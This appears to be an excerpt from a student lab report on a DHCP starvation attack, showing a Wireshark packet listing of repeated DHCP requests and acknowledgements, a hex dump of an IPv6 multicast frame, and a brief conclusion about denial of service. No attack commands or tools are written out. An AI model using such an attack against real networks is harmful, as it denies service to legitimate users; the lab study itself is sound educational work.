145	145.047109	10.10.111.1	10.10.111.186	DHCP	346	DHCP ACK - Transaction ID 0x0
146	145.379871	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
147	145.737476	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
148	146.107970	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
149	146.139666	10.10.111.1	10.10.111.189	DHCP	346	DHCP ACK - Transaction ID 0x0
150	146.463882	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
151	146.819989	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
152	146.838584	10.10.111.1	10.10.111.191	DHCP	346	DHCP ACK - Transaction ID 0x0
153	147.176815	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
154	147.195402	10.10.111.1	10.10.111.192	DHCP	346	DHCP ACK - Transaction ID 0x0
155	147.531943	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
156	147.552375	10.10.111.1	10.10.111.193	DHCP	346	DHCP ACK - Transaction ID 0x0
157	147.888105	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
158	147.911308	10.10.111.1	10.10.111.194	DHCP	346	DHCP ACK - Transaction ID 0x0
159	148.260167	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
160	148.616804	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
161	148.976004	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0
162	148.993091	10.10.111.1	10.10.111.197	DHCP	346	DHCP ACK - Transaction ID 0x0
163	149.232317	0.0.0.0	255.255.255.255	DHCP	292	DHCP Request - Transaction ID 0x0

> Frame 18: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
 > Ethernet II, Src: 02:00:1e:5b:0e:02 (02:00:1e:5b:0e:02), Dst: IPv6mcast_02 (33:33:00:00:00:02)
 > Internet Protocol Version 6, Src: fe80::1eff:fe5b:e02, Dst: ff02::12
 > Internet Control Message Protocol v6

```

0000  33 33 00 00 00 02 02 00 1e 5b 0e 02 8c dd 60 00  33.....[.....
0010  00 00 00 10 3a ff fe 80 00 00 00 00 00 00 00 00  .....
0020  1e ff fe 5b 0e 02 ff 02 00 00 00 00 00 00 00 00  ...[.....
0030  00 00 00 00 02 85 00 22 74 00 00 00 00 01 01 01  ..... "t.....
0040  02 00 1e 5b 0e 02                                ....[.....

```

ork216, Wireshark, capture.pcap

Packets: 1620 · Displayed: 1620 (100.0%) · Load time: 0:0.67

Profile: Default

Conclusion: Performing the lab experiment I have learnt that how vulnerable is the DHCP server to such a starvation attack. Also how potential users can be denied service from such an attack